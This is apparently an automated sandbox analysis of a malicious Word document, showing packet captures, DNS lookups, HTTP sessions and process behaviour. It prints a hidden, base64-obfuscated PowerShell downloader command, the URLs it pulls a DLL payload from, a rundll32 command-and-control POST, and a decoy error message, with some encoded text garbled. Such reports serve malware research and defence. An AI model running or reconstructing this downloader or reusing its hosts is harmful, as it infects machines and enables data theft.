Jan 25, 2021 08:21:34.349510908 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.349526882 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.349731922 CET	49168	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:34.350071907 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.350189924 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.350265026 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.350284100 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.350297928 CET	49168	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:34.350302935 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.350323915 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.350343943 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.350349903 CET	49168	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:34.350368023 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.350389004 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.350399017 CET	49168	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:34.350409985 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.350430965 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.350450039 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.350452900 CET	49168	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:34.350470066 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.350474119 CET	49168	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:34.350485086 CET	80	49168	93.119.104.27	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 25, 2021 08:21:33.312068939 CET	52197	53	192.168.2.22	8.8.8.8
Jan 25, 2021 08:21:33.343859911 CET	53	52197	8.8.8.8	192.168.2.22
Jan 25, 2021 08:21:34.109174967 CET	53099	53	192.168.2.22	8.8.8.8
Jan 25, 2021 08:21:34.173058987 CET	53	53099	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 25, 2021 08:21:33.312068939 CET	192.168.2.22	8.8.8.8	0xc52c	Standard query (0)	micronews.eu	A (IP address)	IN (0x0001)
Jan 25, 2021 08:21:34.109174967 CET	192.168.2.22	8.8.8.8	0x4d68	Standard query (0)	ofert-al.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 25, 2021 08:21:33.343859911 CET	8.8.8.8	192.168.2.22	0xc52c	No error (0)	micronews.eu		93.119.104.27	A (IP address)	IN (0x0001)
Jan 25, 2021 08:21:34.173058987 CET	8.8.8.8	192.168.2.22	0x4d68	No error (0)	ofert-al.com		93.119.104.27	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- micronews.eu
- ofert-al.com
- 190.55.186.229

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	93.119.104.27	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 25, 2021 08:21:33.398618937 CET	0	OUT	GET /crankshaft-pulley-i5aio/Tlp/ HTTP/1.1 Host: micronews.eu Connection: Keep-Alive
Jan 25, 2021 08:21:34.046334028 CET	1	IN	HTTP/1.1 404 Not Found Date: Mon, 25 Jan 2021 07:21:33 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 Link: <https://micronews.eu/wp-json/>; rel="https://api.w.org/" Upgrade: h2,h2c Connection: Upgrade, Keep-Alive Keep-Alive: timeout=5, max=100 Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 63 32 0d 0a 3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 20 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 09 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 20 2f 3e 0d 0a 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 20 2f 3e 0d 0a 09 3c 74 69 74 6c 65 3e 50 61 67 65 20 6e 6f 74 20 66 6f 75 6e 64 20 26 23 38 32 31 31 3b 20 4d 79 20 42 6c 6f 67 3c 2f 74 69 74 6c 65 3e 0a 0d 0a Data Ascii: c2<ldoctype html><html lang="en-US" ><head><meta charset="UTF-8" /><meta name="viewport" content="width=device-width, initial-scale=1" /><title>Page not found – My Blog</title>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	93.119.104.27	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 25, 2021 08:21:34.213253021 CET	10	OUT	GET /wp-content/t9hVVvBde/ HTTP/1.1 Host: ofert-al.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 25, 2021 08:21:34.271298885 CET	12	IN	HTTP/1.1 200 OK Date: Mon, 25 Jan 2021 07:21:34 GMT Server: Apache Cache-Control: no-cache, must-revalidate Pragma: no-cache Expires: Mon, 25 Jan 2021 07:21:34 GMT Content-Disposition: attachment; filename="WIOHNQ5Xds4.dll" Content-Transfer-Encoding: binary Set-Cookie: 600e717e3bc44=1611559294; expires=Mon, 25-Jan-2021 07:22:34 GMT; Max-Age=60; path=/ Upgrade: h2,h2c Connection: Upgrade, Keep-Alive Last-Modified: Mon, 25 Jan 2021 07:21:34 GMT Keep-Alive: timeout=5, max=100 Transfer-Encoding: chunked Content-Type: application/octet-stream Data Raw: 32 30 30 30 0d 0a 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 40 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 50 45 00 00 4c 01 09 00 8f 46 0b 60 00 00 00 00 00 00 e0 00 0e 21 0b 01 02 32 00 40 00 00 00 d2 04 00 00 00 00 50 19 00 00 00 10 00 00 00 50 00 00 00 00 10 00 10 00 00 00 02 00 00 03 00 00 00 00 00 04 00 00 00 00 00 00 90 05 00 00 04 00 00 d1 05 06 00 02 00 00 00 00 10 00 00 10 00 00 00 10 00 00 10 00 00 00 00 10 00 00 00 00 00 00 00 e8 60 00 00 64 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 14 05 00 58 15 00 00 00 80 05 00 e0 03 00 ac 61 00 00 60 00 2e 74 65 78 74 00 00 00 9e 36 00 00 00 10 00 00 00 38 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 57 00 00 00 50 00 00 00 02 00 00 00 3c 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 90 04 00 00 00 60 00 00 00 04 00 00 00 3e 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 74 65 78 74 34 00 00 a4 c5 04 00 00 70 00 00 00 c6 04 00 00 42 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 74 65 78 74 38 00 00 64 00 00 00 00 40 05 00 00 02 00 00 00 08 05 00 00 00 00 00 00 00 00 00 00 20 00 00 40 2e 74 65 78 74 37 00 00 64 00 00 00 50 05 00 00 02 00 00 00 0a 05 00 00 00 00 00 00 00 00 00 00 20 00 00 40 2e 74 65 78 74 36 00 00 64 00 00 00 60 05 00 00 02 00 00 00 0c 05 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 40 2e 74 65 78 74 35 00 00 64 00 00 00 70 05 00 00 02 00 00 00 0e 05 00 00 00 00 00 00 00 00 00 00 00 20 00 00 40 2e 72 65 6c 6f 63 00 00 e0 03 00 00 00 80 05 00 00 04 00 00 00 10 05 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 Data Ascii: 2000MZ@!l!This program cannot be run in DOS mode.\$PELF`!2@PP`dXa`.text68`.rdataWP<@@@.da ta>@.text4pB@.text8d@ @.text7dP @.text6d` @.text5dp @.reloc@B

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49169	190.55.186.229	80	C:\Windows\SysWOW64\rundll32.exe


Timestamp	kBytes transferred	Direction	Data
Jan 25, 2021 08:22:42.954171896 CET	363	OUT	POST /zu0s8fp/p0ci9j50w974/cj5r0kfb71n/m8g30yu0kjfggim2u/66n2ab/ipuz3m08m8x037v8/ HTTP/1.1 DNT: 0 Referer: 190.55.186.229/zu0s8fp/p0ci9j50w974/cj5r0kfb71n/m8g30yu0kjfggim2u/66n2ab/ipuz3m08m8x037v8/ Content-Type: multipart/form-data; boundary=-----DIOKA6XxDmY User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 190.55.186.229 Content-Length: 6452 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Jan 25, 2021 08:22:44.434644938 CET	371	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 25 Jan 2021 07:22:44 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Data Raw: 65 35 34 0d 0a c0 4f 52 e5 82 f5 0d 86 6d ff 91 c2 8e 89 a2 85 bf 89 59 cc ad a2 8c d6 4d f8 38 3b 2c d3 fa 6b f1 67 c7 80 53 6d 20 2f 13 1f 10 a5 e2 ab 0d 7d 22 fd 56 9d aa 91 05 2c 5f 76 0d bf 98 53 78 4b 3d 43 9f 1a 7a 57 30 5c 7e 69 cd 51 7f f8 77 a6 b8 f6 7b 66 87 84 21 6b b6 58 15 7c d6 c1 7c 66 5d 0a 5a 6d a0 de cb 50 43 d9 80 8a 8e 8f ab 95 e0 e9 13 ce ee ce 77 07 c0 9e a9 af ed 6d fa ba c8 34 7c 3a 31 71 d1 b0 ff fd 0d a0 17 59 db 7a 54 bb 95 13 32 38 45 c2 0f 68 ed d1 9b f9 2f 40 fc d1 11 f6 2e b8 fe 87 75 f4 a1 2c 47 3c 2e be 72 9d b3 ca 1a 16 5b b8 6d 3c 0e 7a 4e 8d 8b d7 c6 86 ed 5f 82 a9 d5 ef 94 13 f4 d7 88 89 c3 b1 25 c0 76 5f 5b ed c5 a1 61 b4 33 94 d0 6c 9f e0 45 b1 a1 bf ca 3a a3 99 f2 37 08 c5 a7 4f 0b b9 c0 2d f4 8e 8f 9e f8 03 a3 4e 5a 95 5c 0d 5d 40 30 20 ff 1f 25 ed 66 cf 88 fa 96 11 7b 42 91 52 dd 2e a5 f8 e9 66 f5 17 31 39 b5 8b ae aa 6b 0c 5a e3 5d 82 2e 72 e1 59 07 69 36 2b 71 fe 37 58 e6 98 09 4e 56 e3 39 82 52 85 d7 12 01 e1 c5 4d 83 52 74 15 cd 2d cf da 16 b9 c4 2e 71 20 fe fb 32 90 d0 58 f1 00 67 bd 2a cb 81 ea 19 7d 4e 16 ea 61 a6 d8 31 16 ac 77 89 4d ff f4 c7 d6 0f 49 9d 7c b7 f1 dc 3a c2 3b 39 7a 0c e5 4b 87 0c a4 29 d2 a5 0a 6d 8e cc 5d 31 8a 9b 13 29 37 e6 f6 5e a9 0a 9a 9d 5e 6c ce 2a 6e 2a c5 83 16 30 2d 9f 8e 97 89 79 90 3a 94 11 0b e3 21 fd 37 05 dd 47 0c 63 09 69 46 5b ec 24 b2 4f 73 52 1c f0 be 83 a3 b6 ba 64 49 5c e2 94 6e e5 52 f9 57 b5 cb 71 4c ca 21 dd 19 a7 68 4f b2 e8 c6 ae b4 f6 7e 9b 31 9f bd 2d 28 44 50 2a fb ae ae 5d 34 a2 3c cb 8d ee 6a 0f 75 fd e9 86 6d 5d 4c 88 68 f0 06 3e 37 19 2b ca eb 33 1e 68 8e 91 e8 b6 53 35 1e 70 c8 13 d4 ac f1 78 15 42 35 ce 68 85 b3 f7 d3 ef 01 5f 8c d2 72 0e 77 23 21 af bc 2b 43 7 1 8d df f7 cf 8b 12 11 90 dd ba 96 a4 c8 87 fb 81 aa 98 ba f9 58 16 dd a7 cb c7 c0 c5 11 8d 7f 6a 5a 64 9e 35 5c 33 9e 11 95 29 d3 a9 37 81 8c 1e 33 3d 91 f9 5d 69 01 d6 0e 91 aa 83 ac b3 9d ec fb 9c bc 64 81 ea 5d d4 a1 6e 08 5f 72 34 db ae 5d 83 93 8e 2f 24 e3 8d db 3c ac 00 ee 2d 9d 2d 69 29 06 9b da d6 ae 07 02 56 cb 51 fe c6 48 1a 47 09 0b 33 31 91 ba 33 49 55 f2 0c 7b db 3a 0a 6b c4 fd 3d 25 e3 7c 65 86 96 0c f0 4b 75 89 3c b6 ac 21 51 8c 10 8e d8 d0 68 f8 26 79 3f 94 15 dd 4b 90 d2 f4 61 1e 72 36 87 9b 50 a2 b9 35 9c 58 9c 1c 21 ff 0f dc 2d ed cc 99 a1 a9 81 66 ea fa 1f 6f 1f 1a 3e 07 35 0e ab 3a b2 1d fd 94 a8 ba 17 dc 88 43 0e 24 a5 2b 29 49 0b 72 c5 e6 aa 1e c7 b8 40 48 a2 73 a6 0f 62 92 fa 61 0d e7 d8 f3 0d e3 7a 88 52 7d 63 9e 52 b3 f0 61 36 8f 78 e7 f2 89 79 98 bf b1 d8 36 ba f3 7e 15 f5 5e 69 45 fc 30 ca e6 c9 67 37 40 c4 28 3c 97 5c 67 73 f0 db 22 0d e2 5b 99 52 4c 35 c3 e2 33 be b2 45 d3 ed d6 90 35 c8 b4 64 f4 f3 c7 53 81 50 f8 5a 70 aa 6b ff 36 a4 e2 25 b9 94 aa 3b 9e ad b6 31 55 7e 62 92 e3 42 c8 8e da 0b a1 fb 55 24 35 d1 fb f4 f1 da bc 55 19 55 c9 16 c8 73 25 a5 63 cf 8f 52 84 75 09 3d 71 bf e3 a3 a7 74 44 f1 df 3c 68 5e 0c be 45 f0 58 dc 8e c0 9c 28 2d f0 8a 68 2a 36 fe e4 fd 3b 1e 2d 65 29 e8 a1 53 75 fa 61 d1 58 18 fb 52 ad 9f d1 06 98 5d df 38 d2 96 a3 78 4f 16 9d 45 72 83 95 94 1d ae 43 59 74 9a ad c2 d2 71 4a e3 09 27 10 49 73 ce 93 a4 d6 46 57 2a 44 33 a9 de e5 d5 ec ad 43 a5 b5 67 77 ec 8a 27 33 e3 cd 69 f4 91 5f 25 a6 76 da a8 23 ff b6 12 02 7f 87 1d 2e 9b d1 4c ff d8 eb 92 ca be 03 67 20 c8 d4 89 44 c7 0c 55 a1 f4 1b 61 6f bc fe 15 4b ea 97 6d 78 f4 83 0d a2 08 46 e8 bf d0 2d 7d 54 be c9 61 d4 61 ae 9c 0a c4 73 04 81 c2 7a 79 13 e8 8b e7 5f 7e a4 ef 9c 6e 97 25 e1 6c 2d 52 7c 40 db 85 07 e1 a8 4e 8a 36 e7 Data Ascii: e54ORmYM8;,kgSm /j"V_vSxK=CzW0\~iQw{flkX fjZmPCwm4 :1qYzT28Eh/@.u,G<.r[fm<zN_%v_[a3IE:7O-NZ] @0 %f{BR.f19kZ}.rYi6+q7XNV9RMRt-.q 2Xg*)Na1wMl 4;9zK)mj1)7^~n*0-y;!7GciF[\$OsRdl\mRWqLlhO~1-(DP*]4<jumj]Lh>7+3hS5pxB5h_rw#!+CqXjZd5(3)73= jd n_r4 /\$<--i)VQHGG313IU{;k=% eKu< Qh&y?Kar6P5Xl-f0>5:C\$+) r@HsbazR}cRa6xy6~iE0g7@(<lgs"[RL53E5dSPZpk6%;1U~bBU\$5UUus%cRu=qtD<h^EX(-h*6;-e)SuaXR 8x OErCYtqJ]sFW*D3Cgw*3i_%v#.Lg DUaoKmxF-)Taaszy_~n%l-R @N6

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: WINWORD.EXE PID: 1552 Parent PID: 584

General

Start time:	08:21:37
Start date:	25/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13f4d0000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VE	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	7FEE95226B4	CreateDirectoryA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DF72C7380EA900AC4F.TMP	success or wait	1	7FEE9449AC0	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol
---------------	---------------	------------	-------	----------------	--------

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
-----------	--------	--------	-------	-------	------------	-------	----------------	--------

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	1	success or wait	1	7FEE91AEC53	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	4096	success or wait	1	7FEE91B6CAC	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEE945E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEE945E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEE945E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F57B1	success or wait	1	7FEE9449AC0	unknown

Key Path	Name	Type	Date	Completion	Count	Source Address	Symbol
			00 FF FF FF FF				

Key Value Modified

[illegible]

	KAKWAnAHIAJwArACgAJwBUAGKAJwArACcAbQBIAC8AYWB1AGwAŁZQAnACsAJW BUAEYAJwApACsAKAAnAGEAJwArACcAMwB2ACcAKQArACcALwAnACsAKAAnAC EAJwArACcAeAAgAFsAIAAnACkAKwAoACcAcwBoACAAyGbzACcAKwAnADoAJw ApACsAJwAvACcAKwAoACcALwB3AHcAJwArACcAdwAuAHMAJwApACsAKAAnAG MAaAAnACsAJwBTACcAKQArACgAJwB1AGMAawBmAGUAJwArACcAZABIAHIAJw ArACcAbgAnACkAKwAoACcALgBpACcAKwAnAG4AJwApACsAJwBmACcAKwAnAG 8AJwArACgAJwAvACcAKwAnAHIAZQBmAGUAJwArACcAcgAnACkAKwAnAGUAbg AnACsAKAAnAGMAZQAnACsAJwAvADAASAAAnACkAKwAoACcAbABCAEIAJwArAC cAZwAnACkAKwAnADgAJwArACcALwAnACkALgAIAHIAZQBwAGAATABhAEMAZQ AiACgAKAAoACcAeAAgAFsAJwArACcAIAAnACkAKwAoACcAcwBoACcAKwAnAC AAJwApACsAJwBiACcAKQAsACgAWwBhAHIAcgBhAHkAXQAoACcAbgBqACcALA AnAHQAcgAnACkALAAAnAHkAagAnACwAJwBzAGMAJwAsACQAUAB6AHAAeAB0AD AAbgAsACcAdwBkACcAKQBbADMAXQApAC4AlgBTAFAYABsAGkAdAAiACgAJA BFADIAMwBSACAAKwAgACQAWABsAHoAaQBvADkAagAgACsAIAAKAFYANAA2AE IAKQA7ACQAQQAzAF8AVAA9ACgAJwBEACcAKwAoACcANAAAnACsAJwAyAEIAJw ApACkAOwBmAG8AcgBIAGEAYwBoACAkAAkAFANgBtADAAbQBxAGoAIBpAG 4AIAAkAEwANQBIAHIAZAB3AGYAKQB7AHQAcgB5AHsAKAAuACgAJwBOAGUAJw ArACcAdwAtAE8AYgBqACcAKwAnAGUAYwB0ACcAKQAgAFMAWQBzAFQARQBtAC 4ATgBFHQAQALgB3AEUAQgBjAEwAaQBIAG4AdAApAC4AlgBkAGAAbwBXAGAAtg BMAE8AQQBgAEQAZgBJAGwARQAiACgAJABQADYAbQAwAG0AcQBqCwAIAAKAF IAegBtAG4AcABxAHMAKQA7ACQAVAA3ADMAVA9ACgAKAAnAEUAMgAnACsAJw A3ACcAKQArACcASgAnACkAOwBJAGYAlAAoACgAJgAoACcARwAnACsAJwBIAH QALQBJAHQAjwArACcAZQBtACcAKQAgACQAUGB6AG0AbgBwAHEAcwApAC4Alg BsAGUAYABOAGcAVABoACIAIAAtAGcAZQAgADQAMgAxADMAMgApACAeAwAmAC gAJwByAHUAJwArACcAbgBkACcAKwAnAGwAbAAZADIAJwApACAAJABSAHoAbQ BuAHAACQBzACwAKAAoACcAQQAAnACsAJwBuAHKAJwApACsAKAAnAFMAAbYAG kAJwArACcAbgAnACkAKwAnAGcAJwApAC4AlgBUAGAAbwBzAHQAUGBgAEkAbg BnACIAKAAPADsAJABMADUAMwBBAD0AKAAnAEIAJwArACgAJwA0ACcAKwAnAD UAWQAnACkAKQA7AGIAcgBIAGEAawA7ACQAWAA3ADcAVAA9ACgAJwBPADgAJw ArACcANABNACCkAKQB9AH0AYwBhAHQAYwBoAHsAfQB9ACQAVwAwADYARwA9AC gAKAAAnAFKAJwArACcANQAXACcAKQArACcAVQAnACkA
Imagebase:	0x4a9a0000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: msg.exe PID: 2576 Parent PID: 2376

General

Start time:	08:21:39
Start date:	25/01/2021
Path:	C:\Windows\System32\msg.exe
Wow64 process (32bit):	false
Commandline:	msg user /v Word experienced an error trying to open the file.
Imagebase:	0xff150000
File size:	26112 bytes
MD5 hash:	2214979661E779C3E3C33D4F14E6F3AC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 2488 Parent PID: 2376

General

Start time:	08:21:39
Start date:	25/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false

Commandline:

```
powershell -w hidden -enc      cwBFAFQALQBpAFQAZQBtACAAIAB2AEEAUgBJAEEA
QgBsAGUAOgA0FAAdQBXCACAAIAAoAFsAVAB5AHAARQBdAcgAlgB7ADAAfQB7
ADIAfQB7ADQAFQB7ADEAfQB7ADMAfQAiACAAALQBmACAAJwBTACcALAAAnAHIA
ZQBjAHQAJwAsACcAWQZbAFQAJwAsACcAbwByAHkAJwAsACcAZQBtAC4AaQBv
AC4AZABpACcAKQApACAAIAA7ACAIAABZAEUAVAAAtAGkAdABIAE0AIAB2AGEA
cgBpAEAAQgBsAGUAOgAzAFcAdgAgACAAKAAgAFsAdABZFAAZQBdAcgAlgB7
ADQAFQB7ADIAfQB7ADUAFQB7ADEAfQB7ADAAfQB7ADcAfQB7ADMAfQB7ADYAF
fQAiAC0ARgAgACcAVgBpAGMAJwAsACcAUwBIAFIAJwAsACcAVBFADAE0AJwAs
ACcAQQAnACwAJwBTAHkAcwAnACwAJwAuAG4AZQB0AC4AJwAsACcAbgBhAGcA
ZQByACcALAAAnAGUAcABPAEKAbgBUAG0AJwApACAARKQAgADsAJABYAGwAegBp
AG8AOQBqAD0AJABQADgANQBSACAAKwAgAFsAYwBoAGEAcgBdACgAMwAzACkA
IAArACAAJABRADYAOABJADsAJABMADIAOQBIAD0AKAAoACcASwAnACsAJwAw
ADcAJwApACsAJwBaACcAKQA7ACAAKAAgAFYAYQByAGkAQQBIAEwAZQAgACAA
NABQAFUAdwAgACAAALQBWAGAEAbAVAGUAbwBOAGwAlAAgACcAKOgA6ACIAQwBg
AFIARQBhAHQAZQBEGAgCgBFAGMAdABPAGAAUgB5ACIAKAAKEgATwBNAEUUA
IAArACAAKAoACgAJwB1AHEAJwArACcAMgBOAGQAJwApACsAJwBJAHoAJwAr
ACgAJwBxACCkAwAnAHkAYgB1ACcAKQArACgAJwBxACCkAwAnADIASAAAnACsA
JwBhAGYAMABfAHkAbgAnACkAKwAoACcAdQBxACCkAwAnADIAJwApAckAIAAf
AHIArQBwAGwAYQBDAGUAKAAAnAHUAJwArACcAcQAYACcAKQAsAFsAQwBoEEA
UgBdADkAMgApACkAOwAkAEoANwAzAFkAPQAoACgAJwBLACcAKwAnADQANgAn
ACkAKwAnAFYAJwApADsAlAAoACAASQBUAEUAbQAgACAAVgBhAFIAAQBBAGIA
bABIADoAMwBXAHYAKQAUAFYAQQBMAFUUAZQ6ADoAligBTAGAAZQBDGAAVQBS
AEKAYABUAHkAcABYAG8AVABPAGMATwBMACIAIAA9ACAAKAAnAFQAbAAAnACsA
KAAnAHMAMQAnACsAJwAyACcAKQApADsAJABFADMAXwBPAD0AKAAoACcAUgAn
ACsAJwA3ADcAJwApACsAJwBBACcAKQA7ACQASQBMhAcwAyAHEAAQAgAD0A
IAAoACcAUAA0ACcAKwAnADQARwAnACkAOwAkAFgAMwAxAEoAPQAOACcAQgAn
ACsAKAAAnADUAJwArACcAOABSACcAKQApADsAJABSAHoAbQBwAHAAcQBZAD0A
JABIAE8ATQBFAcSAAKAAoACcAewAnACsAJwAwAH0ATgBkAGMAegBxACCkAwAn
AHkAYgB7ADAAfQBIACcAKwAoACcAYQAnACsAJwBmADAAJwApACsAJwBfAHkA
bgB7ACcAKwAnADAAJwArACcAfQAnACkAlAAgAC0ARgAgAFsAQwBoAGUAgUgBd
ADkAMgApACsAJABJAGYAdwBzADIAcQBpACsAJwAuAGQAJwAgACsAlAAAnGwA
bAAAnADsAJABCADYANQBBDAD0AKAAAnAEgAJwArACgAJwBfACcAKwAnADAAWAA
nACkAKQA7ACQAUAB6AHAAeAB0ADAAbgA9ACcAaAAnACAARKwAGcACcAdAB0ACcA
IAArACAAJwBwACCcAOwAkAEwANQBiAHIAZAB3AGYAPQAoACgAJwB4ACcAKwAn
ACAAWwAgAHMAaAAGcACcAKwAnAGIAOgAnACkAKwAnAC8ALwAnACsAJwBtACcA
KwAnAGkAJwArACcAYwByACcAKwAnAG8AJwArACcAbgBtACcAKwAnAHcAcwAn
ACsAJwAuACcAKwAnAGUAJwArACgAJwB1AC8AJwArACcAYwAnACsAJwByAGEA
bgBrAHMAaAAnACkAKwAnAGEAZgAnACsAKAAAnAHQALQAnACsAJwBwAHUAbABs
AGUAeQAnACsAJwAtAGkANQBhACcAKwAnAGkAbwAvAFQAbABwAC8AJwApACsA
JwAhAHgAJwArACgAJwAgAFsAlABZACcAKwAnAGgAlAAAnACkAKwAnAGIAJwAr
ACcAOgAnACsAJwAvACCkAKwAoACcALwBvACCkAKwAnAGYAZQAnACkAKwAoACcA
cgB0AC0AJwArACcAYQAnACsAJwBsAC4AYwAnACkAKwAnAG8AbQAnACsAJwAv
ACcAKwAnAHcACcAnACsAJwAtAGMAJwArACgAJwBvAG4AdABIAG4AdAAAnACsA
JwAvACcAKwAnAHQAJwArACcAOQB0AFYAJwApACsAJwBWAGkAJwArACcAQgAn
ACsAKAAAnAGQAZQAvACEAJwArACcAeAAGAFsAJwApACsAJwAgAHMAJwArACgA
JwBoACAAAYgA6AC8ALwAnACsAJwB0AHIAJwArACcAYQAnACsAJwBuAHMAYQBs
ACcAKQArACgAJwAuACCkAKwAnAGUAdQAvACCkAKQArACcAbgBtACcAKwAoACcA
dABnACCkAKwAnAGUAYQByACcAKQArACgAJwAtAHcAaQAnACsAJwBmACCkAKQAr
